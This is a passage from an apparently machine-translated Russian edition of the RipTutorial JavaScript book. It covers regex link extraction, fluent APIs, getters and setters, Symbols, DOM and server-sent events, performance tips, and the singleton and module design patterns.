this great link : <a href="https://stackoverflow.com">Stackoverflow</a>
http://anotherlinkoutsideatag</p>\n\n        Copyright <a
href="https://stackoverflow.com">Stackoverflow</a>\n    </body>\';\n';
var m;
var links = [];

while ((m = re.exec(str)) !== null) {
    if (m.index === re.lastIndex) {
        re.lastIndex++;
    }
    console.log(m[0]); // The all substring
    console.log(m[1]); // The href subpart
    console.log(m[2]); // The anchor subpart

    links.push({
      match : m[0],   // the entire match
      href : m[1],    // the first parenthesis => (https?:\/\/.*)
      anchor : m[2],  // the second one => ([^<]*)
    });
}
```

В конце цикла у вас есть массив ссылок с `anchor` и `href` и вы можете использовать его для записи уценки, например:

```
links.forEach(function(link) {
  console.log('[%s](%s)', link.anchor, link.href);
});
```

Чтобы идти дальше:

- Вложенные круглые скобки

Прочитайте Регулярные выражения онлайн: https://riptutorial.com/ru/javascript/topic/242/регулярные-выражения

глава 82: Свободный API

Вступление

Javascript отлично подходит для разработки свободного API - ориентированного на потребителя API с уделением особого внимания опыту разработчиков. Комбинируйте с динамическими функциями языка для достижения оптимальных результатов.

Examples

Свободный API, фиксирующий построение HTML-статей с помощью JS

6

```
class Item {
    constructor(text, type) {
        this.text = text;
        this.emphasis = false;
        this.type = type;
    }

    toHtml() {
        return `<${this.type}>${this.emphasis ? '<em>' : ''}${this.text}${this.emphasis ?
'</em>' : ''}</${this.type}>`;
    }
}

class Section {
    constructor(header, paragraphs) {
        this.header = header;
        this.paragraphs = paragraphs;
    }

    toHtml() {
        return `<section><h2>${this.header}</h2>${this.paragraphs.map(p =>
p.toHtml()).join('')}</section>`;
    }
}

class List {
    constructor(text, items) {
        this.text = text;
        this.items = items;
    }

    toHtml() {
        return `<ol><h2>${this.text}</h2>${this.items.map(i => i.toHtml()).join('')}</ol>`;
    }
}

class Article {
    constructor(topic) {
        this.topic = topic;
```

```
        this.sections = [];
        this.lists = [];
    }

    section(text) {
        const section = new Section(text, []);
        this.sections.push(section);
        this.lastSection = section;
        return this;
    }

    list(text) {
        const list = new List(text, []);
        this.lists.push(list);
        this.lastList = list;
        return this;
    }

    addParagraph(text) {
        const paragraph = new Item(text, 'p');
        this.lastSection.paragraphs.push(paragraph);
        this.lastItem = paragraph;
        return this;
    }

    addListItem(text) {
        const listItem = new Item(text, 'li');
        this.lastList.items.push(listItem);
        this.lastItem = listItem;
        return this;
    }

    withEmphasis() {
        this.lastItem.emphasis = true;
        return this;
    }

    toHtml() {
        return `<article><h1>${this.topic}</h1>${this.sections.map(s =>
s.toHtml()).join('')}${this.lists.map(l => l.toHtml()).join('')}</article>`;
    }
}

Article.withTopic = topic => new Article(topic);
```

Это позволяет потребителю API иметь красивую конструкцию статьи, почти DSL для этой цели, используя простой JS:

6

```
const articles = [
    Article.withTopic('Artificial Intelligence - Overview')
      .section('What is Artificial Intelligence?')
        .addParagraph('Something something')
        .addParagraph('Lorem ipsum')
          .withEmphasis()
      .section('Philosophy of AI')
          .addParagraph('Something about AI philosophy')
          .addParagraph('Conclusion'),
```

```
    Article.withTopic('JavaScript')
      .list('JavaScript is one of the 3 languages all web developers must learn:')
          .addListItem('HTML to define the content of web pages')
          .addListItem('CSS to specify the layout of web pages')
          .addListItem(' JavaScript to program the behavior of web pages')
];

document.getElementById('content').innerHTML = articles.map(a => a.toHtml()).join('\n');
```

Прочитайте Свободный API онлайн: https://riptutorial.com/ru/javascript/topic/9995/свободный-api

глава 83: Сети и Getters

Вступление

Setters и getters - это свойства объекта, которые вызывают функцию, когда они установлены / получены.

замечания

Свойство объекта не может одновременно удерживать как геттер, так и значение. Однако свойство объекта может одновременно содержать как сеттер, так и геттер.

Examples

Определение сеттера / получателя в недавно созданном объекте

JavaScript позволяет нам определять геттеры и сеттеры в синтаксисе объектного литерала. Вот пример:

```
var date = {
    year: '2017',
    month: '02',
    day: '27',
    get date() {
        // Get the date in YYYY-MM-DD format
        return `${this.year}-${this.month}-${this.day}`
    },
    set date(dateString) {
        // Set the date from a YYYY-MM-DD formatted string
        var dateRegExp = /(\d{4})-(\d{2})-(\d{2})/;

        // Check that the string is correctly formatted
        if (dateRegExp.test(dateString)) {
            var parsedDate = dateRegExp.exec(dateString);
            this.year = parsedDate[1];
            this.month = parsedDate[2];
            this.day = parsedDate[3];
        }
        else {
            throw new Error('Date string must be in YYYY-MM-DD format');
        }
    }
};
```

Доступ к свойству `date.date` будет возвращать значение `2017-02-27` . Установка `date.date = '2018-01-02` вызовет функцию setter, которая затем проанализирует строку и установит `date.year = '2018'` , `date.month = '01'` и `date.day = '02'` . Попытка передать неверно отформатированную строку (например, `"hello"`) вызовет ошибку.

Определение Setter / Getter Использование Object.defineProperty

```
var setValue;
var obj = {};
Object.defineProperty(obj, "objProperty", {
    get: function(){
        return "a value";
    },
    set: function(value){
        setValue = value;
    }
});
```

Определение геттеров и сеттеров в классе ES6

```
class Person {
  constructor(firstname, lastname) {
    this._firstname = firstname;
    this._lastname = lastname;
  }

  get firstname() {
    return this._firstname;
  }

  set firstname(name) {
    this._firstname = name;
  }

  get lastname() {
    return this._lastname;
  }

  set lastname(name) {
    this._lastname = name;
  }
}

let person = new Person('John', 'Doe');

console.log(person.firstname, person.lastname); // John Doe

person.firstname = 'Foo';
person.lastname = 'Bar';

console.log(person.firstname, person.lastname); // Foo Bar
```

Прочитайте Сети и Getters онлайн: https://riptutorial.com/ru/javascript/topic/8299/сети-и-getters

глава 84: Символы

Синтаксис

- Условное обозначение()
- Символ (описание)
- Symbol.toString ()

замечания

Спецификация ECMAScript 2015 19.4 Символы

Examples

Основы символьного примитивного типа

`Symbol` - новый примитивный тип в ES6. Символы используются в основном как **ключи свойств** , и одна из его основных характеристик заключается в том, что они *уникальны* , даже если они имеют одинаковое описание. Это означает, что у них никогда не будет столкновения имени с любым другим ключом свойства, который является `symbol` или `string` .

```
const MY_PROP_KEY = Symbol();
const obj = {};

obj[MY_PROP_KEY] = "ABC";
console.log(obj[MY_PROP_KEY]);
```

В этом примере результатом `console.log` будет `ABC` .

Вы также можете иметь названные символы:

```
const APPLE    = Symbol('Apple');
const BANANA   = Symbol('Banana');
const GRAPE    = Symbol('Grape');
```

Каждое из этих значений уникально и не может быть переопределено.

Предоставление необязательного параметра `(description)` при создании примитивных символов может использоваться для отладки, но не для доступа к самому символу (но см. `Symbol.for()` для способа регистрации / поиска глобальных общих символов).

Преобразование символа в строку

В отличие от большинства других объектов JavaScript, символы не преобразуются

автоматически в строку при выполнении конкатенации.

```
let apple = Symbol('Apple') + ''; // throws TypeError!
```

Вместо этого они должны быть явно преобразованы в строку при необходимости (например, чтобы получить текстовое описание символа, которое может использоваться в сообщении отладки) с помощью метода `toString` или конструктора `String` .

```
const APPLE = Symbol('Apple');
let str1 = APPLE.toString(); // "Symbol(Apple)"
let str2 = String(APPLE);    // "Symbol(Apple)"
```

Использование Symbol.for () для создания глобальных общих символов

Метод `Symbol.for` позволяет вам регистрироваться и искать глобальные символы по имени. При первом вызове с заданным ключом он создает новый символ и добавляет его в реестр.

```
let a = Symbol.for('A');
```

В следующий раз, когда вы `Symbol.for('A')` , тот *же символ* будет возвращен вместо нового (в отличие от `Symbol('A')` который создаст новый уникальный символ, который имеет одно и то же описание).

```
a === Symbol.for('A') // true
```

но

```
a === Symbol('A') // false
```

Прочитайте Символы онлайн: https://riptutorial.com/ru/javascript/topic/2764/символы

глава 85: События

Examples

Загрузка страницы, DOM и браузера

Это пример объяснения изменений событий загрузки.

1. **событие onload**

```
<body onload="someFunction()">
<img src="image1" />
<img src="image2" />
</body>

<script>
    function someFunction() {
    console.log("Hi! I am loaded");
}
</script>
```

В этом случае сообщение регистрируется, как только *все содержимое страницы, включая изображения и таблицы стилей (если они есть)* , полностью загружены.

2. **Событие DOMContentLoaded**

```
document.addEventListener("DOMContentLoaded", function(event) {
    console.log("Hello! I am loaded");
});
```

В приведенном выше коде сообщение регистрируется только после загрузки DOM / документа (*то есть: после создания DOM*).

3. **Самозапускающаяся анонимная функция**

```
(function(){
    console.log("Hi I am an anonymous function! I am loaded");
})();
```

Здесь сообщение регистрируется, как только браузер интерпретирует анонимную функцию. Это означает, что эта функция может быть выполнена даже до загрузки DOM.

Прочитайте События онлайн: https://riptutorial.com/ru/javascript/topic/10896/события

глава 86: События, отправленные сервером

Синтаксис

- новый EventSource («api / stream»);
- eventSource.onmessage = функция (событие) {}
- eventSource.onerror = функция (событие) {};
- eventSource.addEventListener = функция (имя, обратный вызов, параметры) {};
- eventSource.readyState;
- eventSource.url;
- eventSource.close ();

Examples

Настройка основного потока событий на сервер

Вы можете настроить клиентский браузер для прослушивания входящих событий на сервере с помощью объекта `EventSource` . Вам нужно будет предоставить конструктору строку пути к серверу «en en en», который будет подписывать клиента на события сервера.

Пример:

```
var eventSource = new EventSource("api/my-events");
```

События имеют имена, с которыми они классифицируются и отправляются, а слушатель должен быть настроен для прослушивания каждого такого события по имени. имя события по умолчанию - это `message` и для его прослушивания вы должны использовать соответствующий прослушиватель событий, `.onmessage`

```
evtSource.onmessage = function(event) {
  var data = JSON.parse(event.data);
  // do something with data
}
```

Вышеупомянутая функция будет запускаться каждый раз, когда сервер будет вызывать событие клиенту. Данные отправляются как `text/plain` , если вы отправляете данные JSON, вы можете его проанализировать.

Закрытие потока событий

Поток событий на сервер можно закрыть с помощью метода `EventSource.close()`

```
var eventSource = new EventSource("api/my-events");
// do things ...
eventSource.close(); // you will not receive anymore events from this object
```

Метод `.close()` ничего не делает, поток уже закрыт.

Слушатели событий привязки к EventSource

Вы можете привязать обработчик событий `EventSource` объекта для прослушивания различных событий каналов с использованием `.addEventListener` методы.

EventSource.addEventListener (name: String, callback: Function, [options])

name : имя, связанное с именем канала, на который сервер передает события.

callback : функция обратного вызова запускается каждый раз, когда событие, связанное с каналом, испускается, функция предоставляет `event` в качестве аргумента.

options : Параметры, характеризующие поведение прослушивателя событий.

В следующем примере показан поток событий heartbeat с сервера, сервер отправляет события на канале `heartbeat` и эта процедура всегда будет выполняться при принятом событии.

```
var eventSource = new EventSource("api/heartbeat");
...
eventSource.addEventListener("heartbeat", function(event) {
  var status = event.data;
  if (status=='OK') {
    // do something
  }
});
```

Прочитайте События, отправленные сервером онлайн:
https://riptutorial.com/ru/javascript/topic/5781/события--отправленные-сервером

глава 87: Советы по повышению производительности

Вступление

JavaScript, как и любой язык, требует от нас разумного использования определенных функций языка. Чрезмерное использование некоторых функций может снизить производительность, в то время как некоторые методы могут быть использованы для повышения производительности.

замечания

Помните, что преждевременная оптимизация - это корень всего зла. Сначала напишите четкий, правильный код, а затем, если у вас возникли проблемы с производительностью, используйте профилировщик для поиска конкретных областей для улучшения. Не тратьте время на оптимизацию кода, который не влияет на общую производительность значимым образом.

Измерение, измерение, измерение. Производительность часто бывает несовместимой и со временем меняется. То, что сейчас быстрее, может быть не в будущем, и может зависеть от вашего варианта использования. Убедитесь, что какие-либо оптимизации, которые вы делаете, на самом деле улучшаются, а не ухудшают производительность, и что изменение стоит.

Examples

Избегайте попыток / улов в критически важных функциях

Некоторые механизмы JavaScript (например, текущая версия Node.js и более ранние версии Chrome перед Ignition + turbofan) не запускают оптимизатор для функций, содержащих блок try / catch.

Если вам нужно обрабатывать исключения в критическом по производительности коде, в некоторых случаях может быть быстрее сохранить try / catch в отдельной функции. Например, эта функция не будет оптимизирована некоторыми реализациями:

```
function myPerformanceCriticalFunction() {
    try {
        // do complex calculations here
    } catch (e) {
        console.log(e);
    }
```

```
}
```

Однако вы можете реорганизовать перенос медленного кода в отдельную функцию (которая *может* быть оптимизирована) и вызвать ее из блока `try` .

```
// This function can be optimized
function doCalculations() {
    // do complex calculations here
}

// Still not always optimized, but it's not doing much so the performance doesn't matter
function myPerformanceCriticalFunction() {
    try {
        doCalculations();
    } catch (e) {
        console.log(e);
    }
}
```

Вот тест jsPerf, показывающий разницу: https://jsperf.com/try-catch-deoptimization . В текущей версии большинства браузеров не должно быть большой разницы, если таковая имеется, но в менее поздних версиях Chrome и Firefox или IE версия, которая вызывает вспомогательную функцию внутри try / catch, скорее всего, будет быстрее.

Обратите внимание, что такие оптимизации должны быть сделаны тщательно и с фактическими данными, основанными на профилировании вашего кода. По мере совершенствования движков JavaScript это может привести к ухудшению производительности вместо того, чтобы помогать или вообще не иметь никакого значения (но это не усложняет код). Помогает ли это, болит или не имеет никакого значения, может зависеть от множества факторов, поэтому всегда измеряйте влияние на ваш код. Это справедливо для всех оптимизаций, но особенно таких микро-оптимизаций, которые зависят от низкоуровневых деталей компилятора / времени выполнения.

Использование memoizer для функций большой вычислительной мощности

Если вы строите функцию, которая может быть тяжелой на процессоре (клиентская или серверная), вы можете захотеть рассмотреть **memoizer,** который является *кешем предыдущих исполнений функций и их возвращаемыми значениями* . Это позволяет проверить, были ли ранее переданы параметры функции. Помните, что чистыми функциями являются те, которые задают вход, возвращают соответствующий уникальный вывод и не вызывают побочные эффекты вне их объема, поэтому вы не должны добавлять memoizers к непредсказуемым функциям или зависеть от внешних ресурсов (например, AJAX-вызовы или случайным образом возвращаемые значения).

Скажем, у меня есть рекурсивная факториальная функция:

```
function fact(num) {
  return (num === 0)? 1 : num * fact(num - 1);
}
```

Если я передам небольшие значения от 1 до 100, то проблем не будет, но как только мы начнем глубже, мы можем взорвать стек вызовов или сделать процесс немного болезненным для механизма Javascript, в котором мы это делаем, особенно если двигатель не учитывает оптимизацию хвостового вызова (хотя Дуглас Крокфорд говорит, что в состав ES6 встроена оптимизация хвостового вызова).

Мы могли бы жестко закодировать наш собственный словарь от 1 до бог-знает-какое число с их соответствующими факториалами, но я не уверен, что я советую это! Давайте создадим memoizer, не так ли?

```
var fact = (function() {
  var cache = {}; // Initialise a memory cache object

  // Use and return this function to check if val is cached
  function checkCache(val) {
    if (val in cache) {
      console.log('It was in the cache :D');
      return cache[val]; // return cached
    } else {
      cache[val] = factorial(val); // we cache it
      return cache[val]; // and then return it
    }

    /* Other alternatives for checking are:
    || cache.hasOwnProperty(val) or !!cache[val]
    || but wouldn't work if the results of those
    || executions were falsy values.
    */
  }

  // We create and name the actual function to be used
  function factorial(num) {
    return (num === 0)? 1 : num * factorial(num - 1);
  } // End of factorial function

  /* We return the function that checks, not the one
  || that computes because  it happens to be recursive,
  || if it weren't you could avoid creating an extra
  || function in this self-invoking closure function.
  */
  return checkCache;
}());
```

Теперь мы можем начать использовать его:

```
> fact(100)
< 9.33262154439441e+157
> fact(100)
  It was in the cache :D
< 9.33262154439441e+157
```

Теперь, когда я начинаю размышлять над тем, что я сделал, если бы я должен увеличивать с 1 вместо декремента от *num* , я мог бы кэшировать все факториалы от 1 до *num* в кэше рекурсивно, но я оставлю это для вас.

Это здорово, но что, если у нас есть **несколько параметров** ? Это проблема? Не совсем, мы можем сделать несколько приятных трюков, таких как использование JSON.stringify () в массиве аргументов или даже список значений, от которых зависит функция (для объектно-ориентированных подходов). Это делается для создания уникального ключа со всеми включенными аргументами и зависимостями.

Мы также можем создать функцию, которая «memoizes» других функций, используя ту же концепцию области, что и раньше (возвращая новую функцию, которая использует оригинал и имеет доступ к объекту кэша):

ПРЕДУПРЕЖДЕНИЕ: синтаксис ES6, если вам это не нравится, заменить ... ничем и использовать `var args = Array.prototype.slice.call(null, arguments);` обмануть; замените const и пусть с var, и другие вещи, которые вы уже знаете.

```
function memoize(func) {
  let cache = {};

  // You can opt for not naming the function
  function memoized(...args) {
    const argsKey = JSON.stringify(args);

    // The same alternatives apply for this example
    if (argsKey in cache) {
      console.log(argsKey + ' was/were in cache :D');
      return cache[argsKey];
    } else {
      cache[argsKey] = func.apply(null, args); // Cache it
      return cache[argsKey]; // And then return it
    }
  }

  return memoized; // Return the memoized function
}
```

Теперь обратите внимание, что это будет работать для нескольких аргументов, но не будет иметь большого смысла в объектно-ориентированных методах, я думаю, вам может понадобиться дополнительный объект для зависимостей. Кроме того, `func.apply(null, args)` можно заменить `func(...args)` так как деструктурирование массива отправит их отдельно, а не как форму массива. Кроме того, просто для справки, передача массива в качестве аргумента функции func не будет работать, если вы не используете `Function.prototype.apply` как я.

Чтобы использовать вышеуказанный метод, вы просто:

```
const newFunction = memoize(oldFunction);
```

```
// Assuming new oldFunction just sums/concatenates:
newFunction('meaning of life', 42);
// -> "meaning of life42"

newFunction('meaning of life', 42); // again
// => ["meaning of life",42] was/were in cache :D
// -> "meaning of life42"
```

Бенчмаркинг вашего кода - измерение времени выполнения

Большинство рекомендаций по производительности очень зависят от текущего состояния двигателей JS и, как ожидается, будут актуальны только в данный момент времени. Основным законом оптимизации производительности является то, что вы должны сначала измерить, прежде чем пытаться оптимизировать и снова измерять после предполагаемой оптимизации.

Чтобы измерить время выполнения кода, вы можете использовать различные инструменты измерения времени, такие как:

Производительность интерфейс , который представляет собой временную информацию , относящиеся к производительности для данной страницы (доступно только в браузерах).

process.hrtime на Node.js дает вам информацию о времени в виде [секунд, наносекунд] кортежей. Вызывается без аргумента, он возвращает произвольное время, но вызывается с ранее возвращенным значением в качестве аргумента, он возвращает разницу между двумя исполнениями.

`console.time("labelName")` консоли `console.time("labelName")` запускают таймер, который вы можете использовать для отслеживания продолжительности операции. Вы даете каждому таймеру уникальное имя ярлыка и может иметь до 10 000 таймеров, запущенных на данной странице. Когда вы вызываете `console.timeEnd("labelName")` с тем же именем, браузер завершает таймер для заданного имени и выводит время в миллисекундах, прошедшее с момента запуска таймера. Строки, переданные во время (), и timeEnd () должны совпадать, иначе таймер не закончит.

Date.now функция `Date.now()` возвращает текущую метку времени в миллисекундах, который является количество представление времени с 1 января 1970 00:00:00 UTC до сих пор. Метод now () является статическим методом Date, поэтому вы всегда используете его как Date.now ().

Пример 1 с использованием: `performance.now()`

В этом примере мы собираемся рассчитать прошедшее время для выполнения нашей функции, и мы будем использовать метод Performance.now (), который возвращает DOMHighResTimeStamp , измеренный в миллисекундах, с точностью до одной тысячной миллисекунды.

```
let startTime, endTime;

function myFunction() {
    //Slow code you want to measure
}

//Get the start time
startTime = performance.now();

//Call the time-consuming function
myFunction();

//Get the end time
endTime = performance.now();

//The difference is how many milliseconds it took to call myFunction()
console.debug('Elapsed time:', (endTime - startTime));
```

Результат в консоли будет выглядеть примерно так:

```
Elapsed time: 0.10000000009313226
```

Использование функции `performance.now()` имеет самую высокую точность в браузерах с точностью до одной тысячной миллисекунды, но с самой низкой совместимостью .

Пример 2 : `Date.now()`

В этом примере мы собираемся рассчитать прошедшее время для инициализации большого массива (1 миллион значений), и мы будем использовать метод `Date.now()`

```
let t0 = Date.now(); //stores current Timestamp in milliseconds since 1 January 1970 00:00:00
UTC
let arr = []; //store empty array
for (let i = 0; i < 1000000; i++) { //1 million iterations
   arr.push(i); //push current i value
}
console.log(Date.now() - t0); //print elapsed time between stored t0 and now
```

Пример 3 : `console.time("label")` и `console.timeEnd("label")`

В этом примере мы выполняем ту же задачу, что и в примере 2, но мы будем использовать методы `console.time("label")` и `console.timeEnd("label")`

```
console.time("t"); //start new timer for label name: "t"
let arr = []; //store empty array
for(let i = 0; i < 1000000; i++) { //1 million iterations
   arr.push(i); //push current i value
}
console.timeEnd("t"); //stop the timer for label name: "t" and print elapsed time
```

Пример 4 с использованием `process.hrtime()`

В программах Node.js это самый точный способ измерения затраченного времени.

```
let start = process.hrtime();

// long execution here, maybe asynchronous

let diff = process.hrtime(start);
// returns for example [ 1, 2325 ]
console.log(`Operation took ${diff[0] * 1e9 + diff[1]} nanoseconds`);
// logs: Operation took 1000002325 nanoseconds
```

Предпочитают локальные переменные для глобальных переменных, атрибутов и индексированных значений

Двигатели Javascript сначала ищут переменные в локальной области, прежде чем расширять их поиск до более крупных областей. Если переменная является индексированным значением в массиве или атрибутом в ассоциативном массиве, он сначала ищет родительский массив до того, как он найдет содержимое.

Это имеет значение при работе с критичным по производительности кодом. Возьмем, например, общий `for` цикла:

```
var global_variable = 0;
function foo(){
    global_variable = 0;
    for (var i=0; i<items.length; i++) {
        global_variable += items[i];
    }
}
```

Для каждой итерации в `for` цикла, двигатель будет искать `items` , параметры поиск в `length` атрибута в пределах пунктов, подстановки `items` снова, LookUp значения по индексу `i` из `items` , а затем , наконец , LookUp `global_variable` , сначала пытается локальная областью видимости перед проверкой глобального масштаба.

Исполняющая функция переписывает указанную выше функцию:

```
function foo(){
    var local_variable = 0;
    for (var i=0, li=items.length; i<li; i++) {
        local_variable += items[i];
    }
    return local_variable;
}
```

Для каждой итерации в переписана `for` цикла, двигатель будет искать `li` , параметры поиска `items` , LookUp значения по индексу `i` и поиск `local_variable` , на этот раз только необходимость проверять локальную область видимости.

Повторное использование объектов, а не повторное создание

Пример A

```
var i,a,b,len;
a = {x:0,y:0}
function test(){ // return object created each call
    return {x:0,y:0};
}
function test1(a){ // return object supplied
    a.x=0;
    a.y=0;
    return a;
}

for(i = 0; i < 100; i ++){ // Loop A
   b = test();
}

for(i = 0; i < 100; i ++){ // Loop B
   b = test1(a);
}
```

Петля B равна 4 (400%) раз быстрее, чем Loop A

Это очень неэффективно для создания нового объекта в коде производительности. Loop A call function `test()` который возвращает новый объект для каждого вызова. Созданный объект отбрасывается на каждую итерацию, Loop B вызывает `test1()` которая требует, чтобы возвращаемые объекты возвращались. Таким образом, он использует один и тот же объект и избегает выделения нового объекта, а также избыточных ударов GC. (GC не были включены в тест производительности)

Пример B

```
var i,a,b,len;
a = {x:0,y:0}
function test2(a){
    return {x : a.x * 10,y : a.x * 10};
}
function test3(a){
    a.x= a.x * 10;
    a.y= a.y * 10;
    return a;
}
for(i = 0; i < 100; i++){  // Loop A
    b = test2({x : 10, y : 10});
}
for(i = 0; i < 100; i++){ // Loop B
    a.x = 10;
    a.y = 10;
    b = test3(a);
}
```

Петля B равна 5 (500%) раз быстрее, чем петля A

Ограничение обновлений DOM

Общей ошибкой, наблюдаемой в JavaScript при запуске в среде браузера, является обновление DOM чаще, чем необходимо.

Проблема здесь в том, что каждое обновление в интерфейсе DOM заставляет браузер повторно отображать экран. Если обновление изменяет макет элемента на странице, весь макет страницы необходимо перераспределить, и это очень тяжело, даже в самых простых случаях. Процесс перерисовывания страницы известен как *reflow* и может привести к тому, что браузер будет работать медленно или даже перестанет отвечать на запросы.

Следствие обновления документа слишком часто иллюстрируется следующим примером добавления элементов в список.

Рассмотрим следующий документ, содержащий элемент `<ul>` :

```
<!DOCTYPE html>
<html>
    <body>
        <ul id="list"></ul>
    </body>
</html>
```

Мы добавляем `5000` наименований в список за цикл 5000 раз (вы можете попробовать это с большим числом на мощном компьютере, чтобы увеличить эффект).

```
var list = document.getElementById("list");
for(var i = 1; i <= 5000; i++) {
    list.innerHTML += `<li>item ${i}</li>`;  // update 5000 times
}
```

В этом случае производительность может быть улучшена путем пакетной обработки всех 5000 изменений в одном обновлении DOM.

```
var list = document.getElementById("list");
var html = "";
for(var i = 1; i <= 5000; i++) {
    html += `<li>item ${i}</li>`;
}
list.innerHTML = html;     // update once
```

Функция `document.createDocumentFragment()` может использоваться в качестве легкого контейнера для HTML, созданного контуром. Этот метод немного быстрее, чем изменение свойства `innerHTML` элемента контейнера (как показано ниже).

```
var list = document.getElementById("list");
var fragment = document.createDocumentFragment();
for(var i = 1; i <= 5000; i++) {
    li = document.createElement("li");
```

```
    li.innerHTML = "item " + i;
    fragment.appendChild(li);
    i++;
}
list.appendChild(fragment);
```

Инициализация свойств объекта с нулевым значением

Все современные JavaScript JIT-компиляторы пытаются оптимизировать код на основе ожидаемых структур объектов. Некоторые подсказки от mdn .

> К счастью, объекты и свойства часто «предсказуемы», и в таких случаях их базовая структура также может быть предсказуемой. JIT могут полагаться на это, чтобы сделать предсказуемый доступ быстрее.

Лучший способ сделать объект предсказуемым - определить целую структуру в конструкторе. Поэтому, если вы собираетесь добавить дополнительные свойства после создания объекта, определите их в конструкторе с `null` . Это поможет оптимизатору предсказать поведение объекта на весь его жизненный цикл. Однако у всех компиляторов есть разные оптимизаторы, и увеличение производительности может быть различным, но в целом хорошая практика - определить все свойства в конструкторе, даже если их значение еще не известно.

Время для некоторых испытаний. В моем тесте я создаю большой массив некоторых экземпляров класса с циклом for. Внутри цикла я назначаю ту же строку всем свойствам объекта «x» перед инициализацией массива. Если конструктор инициализирует свойство « x» значением null, массив всегда обрабатывается лучше, даже если он выполняет дополнительную инструкцию.

Это код:

```
function f1() {
    var P = function () {
        this.value = 1
    };
    var big_array = new Array(10000000).fill(1).map((x, index)=> {
        p = new P();
        if (index > 5000000) {
            p.x = "some_string";
        }

        return p;
    });
    big_array.reduce((sum, p)=> sum + p.value, 0);
}

function f2() {
    var P = function () {
        this.value = 1;
        this.x = null;
    };
```

```
    var big_array = new Array(10000000).fill(1).map((x, index)=> {
        p = new P();
        if (index > 5000000) {
            p.x = "some_string";
        }

        return p;
    });
    big_array.reduce((sum, p)=> sum + p.value, 0);
}


(function perform(){
    var start = performance.now();
    f1();
    var duration = performance.now() - start;

    console.log('duration of f1  ' + duration);


    start = performance.now();
    f2();
    duration = performance.now() - start;

    console.log('duration of f2 ' + duration);
})()
```

Это результат для Chrome и Firefox.

```
       FireFox     Chrome
 ------------------------
 f1      6,400      11,400
 f2      1,700       9,600
```

Как мы видим, улучшения производительности сильно отличаются между этими двумя.

Будьте последовательны в использовании чисел

Если двигатель способен правильно предсказать, что вы используете определенный небольшой тип для своих значений, он сможет оптимизировать исполняемый код.

В этом примере мы будем использовать эту тривиальную функцию, суммирующую элементы массива и выводя время, которое потребовалось:

```
// summing properties
var sum = (function(arr){
        var start = process.hrtime();
        var sum = 0;
        for (var i=0; i<arr.length; i++) {
                sum += arr[i];
        }
        var diffSum = process.hrtime(start);
        console.log(`Summing took ${diffSum[0] * 1e9 + diffSum[1]} nanoseconds`);
        return sum;
})(arr);
```

Давайте сделаем массив и суммируем элементы:

```
var     N = 12345,
        arr = [];
for (var i=0; i<N; i++) arr[i] = Math.random();
```

Результат:

```
Summing took 384416 nanoseconds
```

Теперь давайте сделаем то же самое, но только с целыми числами:

```
var     N = 12345,
        arr = [];
for (var i=0; i<N; i++) arr[i] = Math.round(1000*Math.random());
```

Результат:

```
Summing took 180520 nanoseconds
```

Суммирование целых чисел заняло половину времени здесь.

Двигатели не используют те же типы, что и в JavaScript. Как вы, наверное, знаете, все числа в JavaScript - это числа с плавающей запятой двойной точности IEEE754, для целых чисел нет специального доступного представления. Но двигатели, когда они могут предсказать, что вы используете только целые числа, могут использовать более компактное и быстрое использование представления, например коротких целых чисел.

Такая оптимизация особенно важна для вычислений или приложений с интенсивным использованием данных.

Прочитайте Советы по повышению производительности онлайн:
https://riptutorial.com/ru/javascript/topic/1640/советы-по-повышению-производительности

глава 88: Создание шаблонов проектирования

Вступление

Шаблоны проектирования - хороший способ сохранить ваш **код читаемым** и сухим. DRY означает, что **вы не повторяетесь** . Ниже вы можете найти больше примеров наиболее важных шаблонов дизайна.

замечания

В разработке программного обеспечения шаблон разработки программного обеспечения является общим многоразовым решением общей проблемы в рамках данного контекста при разработке программного обеспечения.

Examples

Шаблон Singleton

Шаблон Singleton представляет собой шаблон проектирования, который ограничивает создание экземпляра класса одним объектом. После того, как первый объект будет создан, он вернет ссылку на тот же самый, когда вызывается для объекта.

```
var Singleton = (function () {
        // instance stores a reference to the Singleton
        var instance;

        function createInstance() {
            // private variables and methods
            var _privateVariable = 'I am a private variable';
            function _privateMethod() {
                console.log('I am a private method');
            }

            return {
                // public methods and variables
                publicMethod: function() {
                    console.log('I am a public method');
                },
                publicVariable: 'I am a public variable'
            };
        }

        return {
            // Get the Singleton instance if it exists
            // or create one if doesn't
            getInstance: function () {
```

```
                if (!instance) {
                    instance = createInstance();
                }
                return instance;
            }
        };
    })();
```

Использование:

```
// there is no existing instance of Singleton, so it will create one
var instance1 = Singleton.getInstance();
// there is an instance of Singleton, so it will return the reference to this one
var instance2 = Singleton.getInstance();
console.log(instance1 === instance2); // true
```

Модуль и раскрытие шаблонов модулей

Схема модуля

Шаблон модуля представляет собой шаблон создания и структурного проектирования, который обеспечивает способ инкапсуляции частных членов при создании публичного API. Это достигается путем создания IIFE, который позволяет нам определять переменные, доступные только в своей области (через закрытие) при возврате объекта, который содержит открытый API.

Это дает нам чистое решение для скрытия основной логики и только разоблачения интерфейса, который мы хотим использовать в других частях нашего приложения.

```
var Module = (function(/* pass initialization data if necessary */) {
  // Private data is stored within the closure
  var privateData = 1;

  // Because the function is immediately invoked,
  // the return value becomes the public API
  var api = {
    getPrivateData: function() {
      return privateData;
    },

    getDoublePrivateData: function() {
      return api.getPrivateData() * 2;
    }
  };
  return api;
})(/* pass initialization data if necessary */);
```

Выявление шаблона модуля

Шаблон раскрывающего модуля является вариантом в шаблоне модуля. Ключевыми отличиями являются то, что все члены (частные и общедоступные) определены в закрытии, возвращаемое значение - это литерал объекта, не содержащий определения функций, и все ссылки на данные членов выполняются посредством прямых ссылок, а не через возвращаемый объект.

```
var Module = (function(/* pass initialization data if necessary */) {
  // Private data is stored just like before
  var privateData = 1;

  // All functions must be declared outside of the returned object
  var getPrivateData = function() {
    return privateData;
  };

  var getDoublePrivateData = function() {
    // Refer directly to enclosed members rather than through the returned object
    return getPrivateData() * 2;
  };

  // Return an object literal with no function definitions
  return {
    getPrivateData: getPrivateData,
    getDoublePrivateData: getDoublePrivateData
  };
})(/* pass initialization data if necessary */);
```

Выявление шаблона прототипа

Этот вариант шаблона раскрытия используется для разделения конструктора на методы. Этот шаблон позволяет нам использовать язык JavaScript, как объектно ориентированный язык:

```
//Namespace setting
var NavigationNs = NavigationNs || {};

// This is used as a class constructor
NavigationNs.active = function(current, length) {
    this.current = current;
    this.length = length;
}

// The prototype is used to separate the construct and the methods
NavigationNs.active.prototype = function() {
    // It is a example of a public method because is revealed in the return statement
    var setCurrent = function() {
        //Here the variables current and length are used as private class properties
        for (var i = 0; i < this.length; i++) {
                $(this.current).addClass('active');
        }
